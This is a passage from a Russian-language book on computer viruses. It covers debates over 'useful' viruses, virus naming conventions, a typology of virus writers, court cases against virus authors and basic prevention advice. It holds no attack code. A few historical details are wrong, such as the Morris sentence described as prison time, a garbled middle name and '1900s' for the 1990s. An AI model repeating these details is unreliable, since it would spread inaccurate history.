По прошествии нескольких лет уже видно, что Бончев прав далеко не во всем. Во-первых, уже упомянутые выше макровирусы, если они не содержат грубых ошибок и заведомо вредоносных фрагментов, были, есть и будут практически идеально приспособлены к среде своего обитания – документам MS Word и электронным таблицам MS Excel, поскольку программные механизмы самокопирования кода были изначально заложены производителем (фирмой Microsoft) в среду WordBasic/VBA как абсолютно легальные средства! Во-вторых, если говорить о вирусах других классов, то не так уж сложно представить себе и реализовать самокопирующийся код, который если не самоуничтожается по прошествии определенного срока или по определенной «команде», то хотя бы ограничивает свою активность. Наконец, существуют программные конструкции, которые умеют создавать (в том числе и незаметно для пользователя) собственные копии, но при этом являются неотъемлемой частью операционных систем, – разве они тоже вредны?

Бончев привел также множество субъективных (подчас очень курьезных) аргументов в поддержку гипотезы о «вредности» вирусов. На-

пример: любое инфицирование программы – это несанкционированная модификация ее кода, таким образом, использование владельцем зараженной программы становится недопустимым с юридической точки зрения. Или вот еще: на вирусы нет и не может существовать никаких «копирайтов», таким образом, любой программист способен отловить «заразу», модифицировать ее по своему желанию и пустить дальше. Наконец, самый «убойный» аргумент: заподозрив (возможно, совершенно безосновательно!) наличие на своем компьютере вируса, пользователь начинает беспокоиться, прекращает работу, тратит деньги и время на приобретение и запуск антивирусов... Короче, вирус часто оказывается опасен не потому, что реально вредоносен, а потому, что такова его репутация.

Шутки шутками, но по разным оценкам, от 50% до 80% ущерба, наносимого компьютерными вирусами мировой индустрии, связаны не с объективными техническими причинами, но с человеческим фактором. Поневоле хочется задать вопрос: а существуют ли «безвредные пользователи»?

На вопрос же о возможности создания «полезных» вирусов Бончев также отвечал отрицательно. Он рассмотрел несколько вариантов вирусов, якобы предназначенных для выполнения каких-либо «полезных» действий, и показал, что потери от их использования превышают выгоду.

Например, сомнительной представлялась Бончеву возможность использования вирусов типа **Cruncher**, незаметно переносящихся с компьютера на компьютер и «сжимающих» файлы (наподобие архиваторов класса ZIP, ARJ или RAR) и диски (наподобие драйверов DoubleSpace или Stacker) с целью экономии пространства на внешних носителях. Плохо, с его точки зрения, также выглядела идея «антивирусного вируса», этакого саморазмножающегося «ренегата», блокирующего и уничтожающего своих собратьев. Основной аргумент Бончева незамысловат: все те же действия гораздо проще, дешевле, эффективнее и безопаснее выполнять при помощи обычных программ.

Тем не менее сама жизнь уже опровергла Бончева.

Сейчас, в эпоху молниеносно распространяющихся по глобальным сетям эпидемий, идея «контрчервя» выглядит гораздо более привлекательной, чем 10–15 лет назад. Не кажется такой уж фантастичной ситуация, когда компьютерный мир окажется перед выбором: или «степной пожар», пущенный навстречу другому такому же «пожару», или тотальное отключение зараженных машин (или телефонов)

с последующим добыванием и установкой «лекарств» вручную. Похоже, что червь **Net-Worm.Win32.Welchia** в 2003 году действительно выступил в роли такого «контрпожара» и помог в «тушении» глобальной эпидемии червя **Net-Worm.Win32.Lovesan**, превзойдя по эффективности «легальные» методы противодействия эпидемии.

Короче говоря, точку в истории разрешения проблемы о возможности существования «безвредных» и «полезных» компьютерных вирусов ставить рано. И вряд ли это вообще возможно, поскольку, с одной стороны, под формальное определение компьютерного вируса подпадает слишком широкий класс программ различного назначения (некоторые специалисты даже считают, что наиболее распространенным видом компьютерных вирусов являются сами операционные системы), а с другой – понятия «вредный» и «полезный» крайне субъективны.

Мы еще посвятим рассмотрению этого вопроса несколько страниц в последней части книги.

1.5. О названиях компьютерных вирусов

Планеты нарекались по названиям стран и городов, по именам любимых литературных героев, названиям приборов и просто громкими звукосочетаниями. А у кого не хватало фантазии, тот брал какую-нибудь книгу, открывал на какой-нибудь странице, выбирал какое-нибудь слово и как-нибудь его переделывал.

А. и Б. Стругацкие. «Попытка к бегству»

Не следует искать какого-нибудь потаенного смысла в названиях компьютерных вирусов.

Первые компьютерные вирусы получали свои имена в основном по внешним проявлениям, причем нередко у одного вируса было столько имен, сколько разных людей обнаруживали его на своем компьютере. Например, среди наименований старинного вируса, осыпавшего буквы на экране монитора, встречались: «Буквопад», **LetterFall**, «Слезы капали», **Rush**, **Letters**, а сейчас он нам известен как **Cascade.1071**.

Но времена, когда были распространены «самолечение» и «самонаименование», давным-давно прошли. Сейчас мы узнаем о названиях вирусов, прочитав их в отчете, которым нас снабжает антивирус

после чистки наших компьютеров от «заразы». Это имена, под которыми информация о вирусах занесена в антивирусную базу, и авторы этих имен – профессиональные вирусологи.

В далеком 1990 году Н. Н. Безруков в своей монографии «Компьютерная вирусология» предложил формальную систему наименования компьютерных вирусов. Каждое имя должно было начинаться с последовательности букв, описывающих общие классификационные признаки вируса: «r» – резидентный, «c» – заражает COM-файлы, «e» – заражает «EXE-файлы», «b» или «m» – загрузочный и т. д. Далее должно было следовать число – длина вирусного тела в байтах. Замыкать этот алфавитно-цифровой идентификатор был призван необязательный буквенный «суффикс», характеризующий уникальность вируса в ряду собратьев, обладающих схожими формальными признаками. Например, согласно этой системе, вирус **Cascade** назывался **RCE.1701.a**. Слишком жесткая система Н. Н. Безрукова в итоге не прижилась, но некоторые ее идеи используются до сих пор.

Чуть позже, в 1991 г. некоторые иностранные вирусологи, объединившись в CARO – Computer AntiVirus Researcher Organization, также попытались разработать и подписать универсальную конвенцию о наименованиях новых вирусов (NVNC – New Virus Naming Convention). Она основывалась на принципах, разработанных Карлом Линнеем для классификации живых организмов планеты Земля, и требовала от вирусологов представлять имя вируса в форме «Семейство.Группа.Вариант.Подвариант [:Модификатор]» или «Класс. Семейство.Группа.Вариант.Подвариант [:Модификатор]», например «**Virus.DOS.Cascade.1701.a**». Также вирусологи собирались договориться, что не стоит давать вирусам имена компаний, торговых марок и людей (не являющихся авторами вирусов). Как это обычно бывает, конвенцию мало кто подписал, хотя некоторыми ее принципами воспользовались и продолжают пользоваться многие фирмы – разработчики антивирусов.

Попытки перейти на «общий язык» предпринимались еще неоднократно, но к позитивному итогу так и не привели. Предлагалось как максимально усложнить и формализовать систему наименований, чтобы по одному только алфавитно-цифровому идентификатору можно было определить основные характеристики и параметры вируса, так и предельно упростить ее, просто присвоив порядковый номер (проект CME – Common Malware Enumeration). Увы, но общей системы наименования вирусологам, живущим в разных странах и работающим в конкурирующих компаниях, создать пока не удалось.

Вот, например, как называется один и тот же вирус с точки зрения трех различных антивирусных компаний:

- **E-Worm.Win32.Zafi.d** – Антивирус Касперского (Россия);
- **Win32.HLLM.Hazafi.36864** – DrWeb (Россия);
- **W32.Erkez.D@mm** – Norton (Symantec) Antivirus.

В числе классификационных признаков, выносимых в формальный идентификатор этих вирусов, можно обнаружить:

- принцип распространения («E-Worm» – почтовый или «mm» – mass mailing);
- уязвимую для данного вируса платформу («Win32» или «W32» – семейство 32-разрядных операционных систем MS Windows);
- характеристику вирусного кода («HLLM» – написан на каком-то языке высокого уровня);
- длину вирусного тела (36 864 байта) и прочее.

Хорошо хоть, что в примере с червем **Zafi** вирусологи разошлись во мнениях по поводу имени, но все-таки имели в виду одну и ту же разновидность «заразы». Но ведь среди создателей некоторых антивирусов (например, DrWeb) просматривается тенденция давать уникальные имена не отдельным вирусам, но лечащим алгоритмам, встроенным в антивирус. В результате если один алгоритм подходит для лечения сотни различных вирусов, обнаруженных на вашем компьютере, то в отчете, сформированном таким антивирусом по итогам лечения, только один этот алгоритм и будет упомянут. Видимо, это делается специально для облегчения работы правоохранительных органов: если в их руки попадется автор одного из этой сотни вирусов, то ему можно заодно поставить в вину все разнообразные повреждения, нанесенные остальными девяносто девятью. Шутка.

Не нашли общих мнений вирусологи и по поводу неформального наименования вируса (которого, кстати, в системе Н. Н. Безрукова вообще не было предусмотрено). Обычно общепринятым среди вирусологов разных стран становится то наименование, которое дает вирусу его «первооткрыватель». Но в современных условиях молниеносных сетевых эпидемий это понятие теряет практический смысл, отсюда и абсолютный разнобой в наименованиях.

В роли «первооткрывателя» обычно выступает конкретный человек – сотрудник антивирусной лаборатории, занимающийся изучением вирусного кода. И объяснить, почему вирус получил то или иное неформальное наименование, способен только он.

Казалось бы, можно окрестить вирус так, как его предпочел бы называть сам автор. В теле вируса часто встречаются текстовые строки типа «SVC», «Civil War», «Murzic» и прочие, облегчающие задачу выбора имени. Также неплохо назвать вирус в соответствии с местом его создания или обнаружения (**Jerusalem** – «Иерусалим»), днем активации (**BlackMonday** – «Черный понедельник») или с производимым аудиовидеоэффектом (**Ambulance** – «скорая помощь»). Но как появляются имена типа **Baba** (вместо «Товарищ Лозинский»), **DebilByte** (вместо «DevilByte»), **FFFF** (вместо «CDEF»), **Babec** (вместо «BABC») и тому подобные? Оказывается, некоторые антивирусные компании до сих пор стараются придерживаться отдельных правил, оговоренных в соглашении NVNC, – в частности тех, которые рекомендуют давать вирусам как раз бессмысленные имена.

Практика образования вирусных имен порой становится орудием в конкурентной борьбе между различными антивирусными фирмами, когда они наперебой ищут «соринки» в чужих глазах. Вот пример одного из подобных пресс-релизов:

...На прошлой неделе определенное освещение в СМИ получил новый P2P-червь... Множество антивирусных компаний детектировали эту вредоносную программу как Polipos, и именно это название получило широкое распространение. Но правильно ли называть червя этим названием? В теле червя содержится следующий текст: «Win32.Polipos v1.2 by Joseph». Дав этому червю название Polipos, антивирусные компании подняли из небытия этическую дилемму. С одной стороны, этим достигается высокая степень идентичности названий у разных вендоров... С другой стороны, одним из неписаных правил антивирусной индустрии [на самом деле это одна из рекомендаций NVNC – К. К.] является избегание присваивания вредоносным программам названий, которые им дали их авторы. Исходя из этих двух соображений, мы переименовали червя из Polipos в Polip и надеемся, что другие антивирусные компании последуют нашему примеру...

Однажды типичный «творческий почерк» изобретателя вирусных имен обнародовал Алекс Гостев, сотрудник Лаборатории Касперского:

...Так уж получилось, что я был крестным отцом практически всех эпидемиологичных вирусов в последние годы, поэтому могу поведать вам это из самых первых рук... Вариант Sobig.F был крупнейшей вирусной эпидемией за всю историю Интернета, вплоть до января 2004 года... В настоящее время в СМИ и статьях IT-

специалистов можно встретить трактовку его названия, выводимую в том числе и из самого факта эпидемии – «Вирус был назван так ("So Big!") из-за большого размера своего файла, а также из-за большого числа пораженных им компьютеров». Все это совсем не так. :) Размер файлов червей семейства Sobig никогда не превышал 100 Кб (для Sobig.F – 70 Кб), что является, в принципе, средним показателем для почтовых червей... Вариант «А» распространялся в письмах, в качестве адреса отправителя которых значился «big@boss.com». И снова для придумывания имени нами был выбран давно излюбленный способ склеивания частей слов: BIG@bOSs.com – «Бигос» звучит кривовато, поэтому кое-что меняем и – оп-па!...

Впрочем, бывает и так, что имена, изобретенные вирусологами в поте лица своего и отражающие какую-нибудь характеристику вируса, забываются, а синонимы, придуманные для них журналистами, знает почти каждый. Так, например, произошло с вирусами **Stoned. March6** («**Michelangelo**») и **Win9X.CIH** («Чернобыльский»).

Нет, не следует искать какого-нибудь потаенного смысла в названиях компьютерных вирусов!

1.6. Кто и зачем пишет вирусы

– Нам павианов отражать надо, а мы тут в полицию играем...

А. и Б. Стругацкие. «Град обреченный»

Это вопрос, который нельзя обойти, хотя подробное рассмотрение его выходит за рамки нашей книги.

Прежде всего следует отметить, что все множество вирусописателей невозможно втиснуть в прокрустово ложе какой-либо определенной социальной группы. Существующие и широко распространяемые со страниц печатных изданий безапелляционные мнения о том, что вирусы пишут исключительно «ненавистники всего рода человеческого», «компьютерные вандалы» или «озлобленные недоучки», не выдерживают никакой критики и свидетельствуют лишь о неумении (или нежелании) авторов высказываний подобного рода вникнуть в суть вопроса.

Также не стоит подробного обсуждения тезис о том, что вирусы, мол, пишут сами сотрудники антивирусных компаний, чтобы обеспечить себя работой и постоянным доходом. Верить в это могут лишь

люди, неадекватно воспринимающие окружающую действительность, – либо по причине глубочайшего невежества, либо вследствие привычки глядеть на мир через мутную призму мизантропии. Им хочется напомнить известную издевательскую цитату из В. Катаева:

...Ведь было решительно всем известно, что шарманщики заманивают маленьких детей, крадут их, выламывают руки и ноги, а потом продают в балаган акробатам... Это было так же общеизвестно, как то, что конфетами фабрики «Бр. Крахмальниковы» можно отравиться или что мороженщики делают мороженое из молока, в котором купали больных...

Напомнить – и закрыть на этом обсуждение.

Итак, в 1990-х годах Е. Касперский по признаку побудительных мотивов к написанию вирусов выделял четыре группы вирусописателей: «самоутверждающиеся», «хулиганы», «профессионалы» и «исследователи». На мой взгляд, надо несколько переопределить и переименовать эти группы и добавить к ним пятую: «корыстолюбцы».

1.6.1. «Самоутверждающиеся»

К этой группе Е. Касперский относил начинающих вирусописателей, создающих относительно простые саморазмножающиеся программы с целью проверить свои знания и умения в области системного программирования. Действительно, самостоятельно разобраться в принципах работы и написать свой (а не скомпилированный из слегка модифицированных чужих исходных текстов) вирус достаточно трудно, а потому, пожалуй, почетно. В эту группу следовало бы включить и более продвинутых, совсем не начинающих программистов, тестирующих свои профессиональные возможности посредством написания не «вирусов вообще», но сложных в изготовлении классов саморазмножающихся программ – резидентных вирусов, вирусов-невидимок, полиморфных и пермутирующих вирусов и прочих. «Самоутверждающиеся» вирусописатели, как правило, не выпускают свои творения «в свет». В крайнем случае они могут похвастаться своей работой перед товарищем или послать ее профессиональному вирусологу – «на всякий случай» и «для коллекции».

1.6.2. «Честолюбцы»

Имеет смысл выделить в отдельную – очень большую! – группу вирусописателей, одержимых славой. Им доставляет немалое удовлетворение упоминание собственного имени или прозвища в связи

с распространением или активацией того или иного творения. Они не только выпускают свои творения в свет, но и, как правило, вставляют в свои вирусы текстовые «копирайты». Например, классический вирус **Eddie.1800** извещал, что

This program was written in the city of Sofia
(C) 1988-89 Dark Avenger.

Забавно, но бывали случаи, когда в лучах чужой «славы» непрочь были погреться люди, имеющие к вирусописательству весьма отдаленное отношение. Например, в середине 1990-х годов в эхо-конференции relcom.comp.virus один молодой человек «скромно признавался» в авторстве вируса «Натас» (хотя на самом деле семейство высокосложных и широко распространенных полиморфных вирусов **Natas** создано американским школьником Джеймсом Джентиле). А в одном из популярных московских чатов другой юноша хвастался знакомством со студентом МГУ – автором вируса «Ванхалф» (на самом деле знаменитый вирус **OneHalf.3554** написан в Словакии, а остальные представители этого семейства являются лишь более или менее удачными модификациями оригинала, выполненными другими людьми).

Отметим, что в вирусах, написанных честолюбцами, нередки «шутки» – троянские фрагменты, призванные привлечь в определенный момент внимание пользователя. Можно выделить следующие группы шуток:

- исполняющие различные мелодии, как, например, знаменитый «музыкальный» **Doodle-2C.2885**;
- выводящие на экран забавные (и не очень) изображения, как, например, «бегущий автомобильчик» вируса **Ambulance.796**;

Рис. 1.2 ❖ Проявление вируса Ambulance.796

- отображающие разнообразные тексты, призванные напугать, озадачить или позабавить пользователя, как, например, известный вирус **Condom.1581**:

...Использованные презервативы
Плывут неспешно по Москве-реке.
В воде их ловят кооперативы
И сушат за углом невдалеке...

и т. п.;

- имитирующие аппаратные сбои в работе компьютера, как, например, старинный «израильский» вирус **Jerusalem.1808**, который замедлял работу компьютера, или более поздний **Kaczor.4444**, изредка подергивающий экран с целью изобразить неисправность дисплея или видеокарты;
- наконец, откровенно деструктивные – блокирующие работу компьютера и уничтожающие программы и данные, как, например, печально знаменитый **Win32.CIH**.

Впрочем, последний случай уже переступает рамки обыкновенного озорства и является ярким проявлением не честолюбия, но воспаленного самолюбия.

Честолюбцу важно мнение окружающих о своей работе. Поэтому он так кичится фактом наличия ссылки на свой вирус в регулярно обновляемых «вирлистах» – вирусологических бюллетенях и каталогах, например в VIRLIST.WEB И. Данилова, выпускавшемся во второй половине 1990-х годов, или в «Вирусной энциклопедии» Е. Касперского, доступной в Интернете в настоящее время. При этом желательно, чтобы вирус был не просто упомянут в ряду безликих однотипных творений, но отличался какой-то «изюминкой». Для этого более способные вирусописатели используют в своих творениях нетривиальные алгоритмы, менее способные – тщатся удивить и поразить обилием шуток или жестокостью деструкций. Кстати, у многих все-таки хватает ума не распространять заразу по округе, а сразу послать ее вирусологу, снабдив фальшивой историей о «тотальной эпидемии и жутких разрушениях». В конце концов, присутствие в вирлисте гарантировано и в этом случае тоже.

Юному честолюбцу доставляет удовольствие играть в кругу друзей роль «демонической личности» и обладателя некоего «темного знания». Приятно среди товарищей-студентов в очереди перед буфетной стойкой небрежно обронить: «Черт возьми, что-то никак не отлажу новую версию своего вируса»... Говорят, эта сцена действительно имела место в одном из вузов то ли Новосибирска, то ли Екатеринбурга и закончилась... физическим воздействием на физиономию вирусописателя со стороны индивидуума, пострадавшего от предыдущей версии упомянутого вируса.

Вероятно также, что широкая распространенность всяческого рода шуток в компьютерных вирусах объясняется своего рода традицией, восходящей к ранним опытам в сфере вирусописательства. Представьте себе гипотетического автора вируса **Vienna.648**, который запустил свое творение в «дикую природу» и с нетерпением ждет результатов. Проходят дни, недели, месяцы... Никакой реакции. Все правильно – огромное количество компьютеров в мире уже заражено этим вирусом, но пользователи вообще ничего еще не знают о компьютерной заразе, а сам этот вирус настолько аккуратно написан, что не конфликтует с другими программами и поэтому практически незаметен. Ладно, решает автор, мы сделаем так, чтобы на вирус обратили внимание – допишем деструктивный фрагмент, который в начало некоторых программ вставляет команды перезагрузки компьютера. И – сделал!

Интересно, как повернулась бы история, если бы авторы первых вирусов делали бы упор не на пакости с чужими компьютерами, а на незаметность и неуловимость своих творений?

1.6.3. «Игроки»

Представителей этой группы объединяет азарт противодействия авторам антивирусных программ. Над созданием антивирусов обычно трудится не один человек, и создаются, отлаживаются и совершенствуются они в течение многих лет. Как результат антивирусы – будь то AVP Е. Касперского или DrWeb И. Данилова – представляют собой очень сложные программные комплексы, основанные на нетривиальных алгоритмах. Что может быть увлекательней, чем противопоставить свой интеллект интеллекту группы вирусологов – написать нечто невидимое для антивируса, избегающее расставленных им ловушек и капканов, по мере необходимости рассыпающееся на части и воссоздающееся вновь, не поддающееся анализу и неизлечимое?! Как известно, игра – это пагубная страсть. Одни проводят вечера в казино, другие – пишут вирусы. Противодействие подчас длится годами. Все более и более сложные и изощренные «электронные микроорганизмы» выиархивают из рук вирусописателей, публикуются в электронных журналах или напрямую посылаются вирусологам: а вот попробуйте-ка разгадать мой новый ребус! Примерно до 2005 г. именно это противоборство, идеологически восходящее к афоризму Г. К. Честертона: «преступник – творец, сыщик – критик», – развивало и двигало вперед как вирусные технологии, так и антивирусную науку.

1.6.4. «Хулиганы и вандалы»

В эту большую группу можно собрать индивидуумов с редуцированными представлениями о морали. Их обычно интересуют вопросы использования вирусов в качестве своего рода «компьютерного оружия» или «воровского инструмента». Творческие потуги представителей этой группы направлены на решение конкретных задач – например, насолить «нелюбимому» начальнику или напугать «неуважаемую» организацию.

Нередко эти люди даже не являются сколько-нибудь сильными программистами, а используют слегка модифицированные чужие вирусы или даже программы-генераторы типа **VCL**, **NRLG**, **PS-MPC**, **Кузя** и др. для автоматического создания собственных «бомб» (см., например, рис. 1.3). Американцы называют подобных деятелей «script kiddies».




Рис. 1.3 ❖ Генератор примитивных вирусов «Кузя»

1.6.5. «Корыстолюбцы»

В первые годы XXI века в связи с существенным усложнением информационных технологий, используемых при создании программного обеспечения (в том числе и компьютерных вирусов), вирусописателю-одиночке становилось все трудней и трудней справиться со

своей задачей. Все чаще и чаще вирусы оказывались плодом коллективного творчества, все охотней и охотней вирусописатели объединялись в группы для реализации своих не самых простых «проектов». В типичной группе присутствовало «разделение труда»: одни занимались исследованием новых способов проникновения в систему, другие писали независимые фрагменты вирусной программы, третьи комплектовали из этих фрагментов общий «продукт», а четвертые распространяли «заразу» и заметали следы. Нередко подобное сообщество приобретало характерные признаки криминальной организации. В деятельности таких группировок стали проявляться черты, характерные для самых настоящих «шаек» и «банд»: демонстративные «акции устрашения» (например, инициирование массовых эпидемий вирусов, самоуничтожающихся после заранее определенной даты), взаимопроникновение в другие сферы полукриминального и криминального бизнеса (небезвозмездное, «партнерское» предоставление своих услуг распространителям спама и промышленным шпионам), «разборки» с враждующими организациями (распространение «боевых» вирусов, уничтожающих аналогичные программы чужого «производства») и т. п. Это обстоятельство с каждым годом оказывало все более сильное влияние на вирусную ситуацию в мире. И наконец, к 2005–2006 годам одиночки – «самоутверждающиеся», «честолюбцы», «игроки» и даже «вандалы» – вымерли, словно мамонты. Вот уже много лет основную массу вредоносных программ формируют сообщества профессионально подготовленных «корыстолюбцев». Шутками больше никто не занимается, каждая вредоносная программа выполняет какую-то практически важную (для злоумышленников) задачу: рассылает спам, похищает конфиденциальные данные и реквизиты, отключает защитные системы компьютера, осуществляет точечные диверсии и т. п. Производство, распространение и использование вредоносных программ поставлено на промышленную основу, оно представляет собой индустрию, приносящую участникам криминального компьютерного бизнеса сотни миллионов и миллиарды долларов.

На момент написания этих строк в общей массе вредоносных программ саморазмножающихся вирусов и червей присутствует менее процента. Видимо, они «экономически» менее выгодны, чем не способные к размножению троянские программы. Однако если вы считаете, что «один процент – это мало», то глубоко заблуждаетесь. Это десятки новых вирусов и червей в год, это миллионы завирусованных флэшек и террабайты агрессивного сетевого трафика.

1.6.6. «Фемида» в борьбе с компьютерными вирусами

Первой попыткой осудить злоумышленника за распространение вирусов было «дело Морриса». В начале ноября 1988 г. его знаменитый червь «посетил» большое количество (около 6200) компьютеров, подключенных к глобальной сети ARPANET – прототипу нынешнего Интернета. Червь не предпринимал никаких деструктивных действий, но благодаря ошибке Морриса скорость его размножения оказалась выше запланированной. Поэтому в результате размножения вируса сетевой трафик и нагрузка на процессоры локальных компьютеров существенно возросли и в ряде случаев привели к невозможности нормальной работы[1]. Суд приговорил Роберта Паттона Морриса к трем месяцам тюрьмы и крупному денежному штрафу.

В первой половине 1900-х годов попали в поле зрения правоохранительных органов, но сумели избежать крупных неприятностей австралийский студент Клинтон Гейнц (автор вирусов **Dudley** и **NoFrills**) и американский школьник Джеймс Джентиле (создатель вирусов **SatanBug** и **Natas**). Чуть меньше повезло англичанину Стефену Каппсу, лидеру вирусописательской группировки «ARCV – Association of Really Cruel Viruses», – он был арестован в 1993 г., некоторое время находился под следствием, но в итоге наказания все же избежал.

Широкий резонанс получило также «дело Черного Барона». В 1995 г. в Англии был арестован 26-летний хакер и вирусописатель Крис Пайл по прозвищу Black Baron. Ему инкриминировались как создание высокосложной полиморфной технологии **SMEG** и вирусов на ее основе, так и ряд несанкционированных проникновений в чужие вычислительные системы. В ходе судебного разбирательства выяснилось, что сам факт написания крайне сложных для обнаружения и излечения саморазмножающихся программ преступлением не является, хотя именно это обстоятельство более всего раздражало профессиональных вирусологов – экспертов по делу Пайла. Зато Пайла осудили за умышленно вставленные в вирус **SMEG.Pathogen** деструктивные фрагменты и за компьютерные «взломы». «Черный Барон» получил 18 месяцев тюрьмы.

Последние годы XX века ознаменовались рядом вирусных пандемий, ставших возможными благодаря повсеместному распростране-

---

[1] Подробнее об этом инциденте можно прочитать в главе, посвященной сетевым червям и вирусам.

нию глобальной сети Интернет. В апреле 1999 г. мир был последовательно потрясен сначала атакой внешне безобидного сетевого червя **Melissa**, заполнившего своими бесконтрольно распространяющимися копиями даже крупные каналы компьютерных коммуникаций, а затем – катастрофической активацией деструктивной процедуры вируса **Win9X.CIH**. Полиции разных стран сработали оперативно и в короткие сроки обнаружили злоумышленников – Дэвида Смита из Нью-Джерси и тайваньского студента Чен Инг Хау. Прокурор требовал для Смита 15 лет, но в итоге суд ограничился 20 месяцами заключения в федеральной тюрьме США. А Чен Инг Хау повезло еще больше – его судили по тайваньским законам и в результате длительного разбирательства посчитали адекватным наказанием срок заключения под стражу на этапе следствия; на пользу ему сыграло то обстоятельство, что как раз на Тайване вирус не произвел масштабных повреждений.

В новом веке информация о новых инцидентах потекла широким потоком со всех концов света. В большинстве случаев речь шла о почтовых и сетевых червях – программах, которые с ужасающей скоростью распространялись по Интернету, заражая в течение нескольких суток десятки и сотни тысяч машин.

Осенью 2000 года был арестован (но в итоге сумел избежать наказания) филиппинец Онель де Гузман, обвиненный в создании вируса **VBS.LoveLetter**.

В феврале 2001 года сам пришел в полицию и получил 150 часов исправительных работ голландский школьник Ян де Вит (известный как OnTheFly), виновный в создании и распространении червя «Анна Курникова» (он же **VBS.Lee**). Декабрь того же года стал «судным днем» в судьбе четырех израильских школьников – авторов вируса **Net-Worm.Goner**.

В 2003 г. за создание и распространение в Интернете червей **Net-Worm.Gokar**, **Net-Worm.Redesi** и **Net-Worm.Admirer** угодил за решетку сроком на 2 года британец Саймон Вэллор, а чуть позже предстали перед судом автор вируса **Net-Worm.Win32.Lovesan.b** американец Джефри Ли Парсон (он в итоге «заработал» 18 месяцев тюрьмы плюс 225 часов общественных работ) и автор модификации **Net-Worm.Win32.Lovesan.f** румын Дан Думитру Чобану (он мог получить от 3 до 15 лет, но отделался легким испугом). В том же году в руки шведского правосудия попал автор вируса **Net-Worm.Ganda**.

«Урожайным» выдался и 2004 год. Задержана, провела ночь в полиции и отпущена 19-летняя бельгийка Gigabyte, написавшая несколь-

ко малораспространенных и неопасных вирусов (например, **Win32.Sharpei**). В Германии предстал перед судом и получил 21 месяц тюрьмы условно Свен Яшан – автор некоторых разновидностей вирусов **Net-Worm.Sasser** и **Net-Worm.Netsky**. Чешская полиция допросила с пристрастием студента Марека Штрихавку (он же Benny/29A) по поводу авторства червя **Net-Worm.Slammer**, в чем он в итоге и сознался, правда, без неприятных последствий для себя, поскольку за распространение «заразы» по миру ответственны были совсем другие люди. В Венгрии за червя **Net-Worm.Magold.a** был осужден к 2 годам условно и штрафу в $2400 некто «Ласло К». В том же году Ижевский суд приговорил к двум годам условно и 3000 руб. штрафа Евгения С. (он же Whale) за создание и обнародование исходных текстов нескольких «концептуальных» вирусов.

В 2005 г. арестованы турок Атилла Экичи и марроканец Фарид Эссебар – авторы червей **Net-Worm.Zotob** и **Net-Worm.Mytob**.

Май 2006 г.: в Воронеже за поддержку интернет-сайта, содержащего несколько тысяч чужих вирусов (включая и **Win9X.CIH**), получил 2 года условно Сергей К. (что дало повод ряду наивных и доверчивых отечественных СМИ провозгласить поимку автора «Чернобыльского» вируса).

Зимой 2007 г. в Китае арестован и упрятан за решетку сроком на 4 года некто Сю Кинь – автор «пандового» вируса. Летом того же года испанская полиция выследила и арестовала человека, обвиняемого в создании и распространении нескольких вариантов «телефонных вирусов» **Cabir** и **Commwarrior**.

В начале 2009-го в Калининграде подвергли суду и оштрафовали на 3000 руб. незадачливого вирусописателя Дмитрия У., умудрившегося заразить своим вирусом около 200 компьютеров на другом конце страны – в Благовещенске[1].

Увы, в сети борцов с киберкриминалом в основном попадаются лишь вирусописатели-одиночки, ущерб от действий которых не слишком велик. Хотя в 2009–2011 годах были проведены несколько массовых полицейских акций с участием силовых структур разных стран, в результате которых арестованы несколько десятков человек, ликвидированы или взяты под контроль несколько «ботнетов», этими действиями затронута лишь самая верхушка айсберга организованной киберпреступности.

---

[1] *Журналисты быстренько раздули это число до «нескольких сотен», потом до «почти тысячи» и, наконец, до «нескольких тысяч», причем даже не «зараженных», а «уничтоженных».*

Разные страны, разные люди, разные последствия распространения вирусов, разные меры наказания. Не слишком ли либеральны правоохранительные и судебные органы? И наоборот – не слишком ли жестоко поступают они порой? Целесообразно ли применять к вирусописателям-«озорникам» законы, рассчитанные на вирусописателей-«гангстеров», и наоборот? Что конкретно надо ставить авторам вирусов в вину – попытку сочинить примитивный вирус или конкретный ущерб?

Следует признать: единой точки зрения на эту проблему не существует. Такое положение дел порой позволяет злодеям оставаться безнаказанными, но доставляет массу неприятностей мирным «исследователям» и «коллекционерам» вирусов.

Однако пусть согласованием точек зрения занимаются юристы. Нас же будут интересовать технические и математические аспекты феномена компьютерных вирусов.

1.7. Общие сведения о способах борьбы с компьютерными вирусами

Он мыл руки холодной и горячей водой, двумя сортами мыла и специальной жиропоглощающей пастой, тер их мочалкой и несколькими щеточками различной степени жесткости.

А. и Б. Стругацкие. «Улитка на склоне»

Несмотря на то что опасность вирусов во многих случаях является явно преувеличенной, бесконтрольное распространение «заразы» по компьютерам и сетям неприемлемо. Поэтому большое значение имеют способы и средства борьбы с компьютерными вирусами.

Прежде всего нужно обратить внимание на необходимость соблюдения элементарных правил профилактики.

Во-первых, это необходимость *резервного копирования* наиболее важной и ценной информации. Никакие вирусы и программно-аппаратные сбои не страшны тому пользователю, кто регулярно сохраняет результаты своей работы на сменном винчестере, на ленточных и дисковых накопителях или просто на дискетах или флэшках. Значительная часть файлов любой операционной системы тоже может быть легко восстановлена без переинсталляции, простым копированием с «чистого» оригинала.

Во-вторых, это использование самого обыкновенного здравого смысла при повседневной работе с компьютером. Правил не очень много, все они просты и легко выполнимы:

- никогда не оставляйте гибкий диск или CD/DVD в дисководе при перезагрузке компьютера (если это не требуется в связи с какой-нибудь нетривиальной операцией типа установки новой операционной системы);
- не запускайте программы и не загружайте документы заведомо подозрительного происхождения (взятые из Интернета, с пиратских компакт-дисков и прочие);
- не посещайте интернет-ресурсы с заведомо сомнительным содержимым (порносайты, хранилища «бесплатных» музыкальных и видеофайлов, коллекции серийных номеров для ворованных программ и т. п.);
- не открывайте подозрительных почтовых вложений (например, файлов, чье расширение не совпадает с реальным типом), даже если они пришли по E-mail от знакомого человека;
- ограничивайте бесконтрольный доступ к вашему компьютеру лиц, способных занести туда «заразу» со своих носителей, и т. д.

Кроме того:

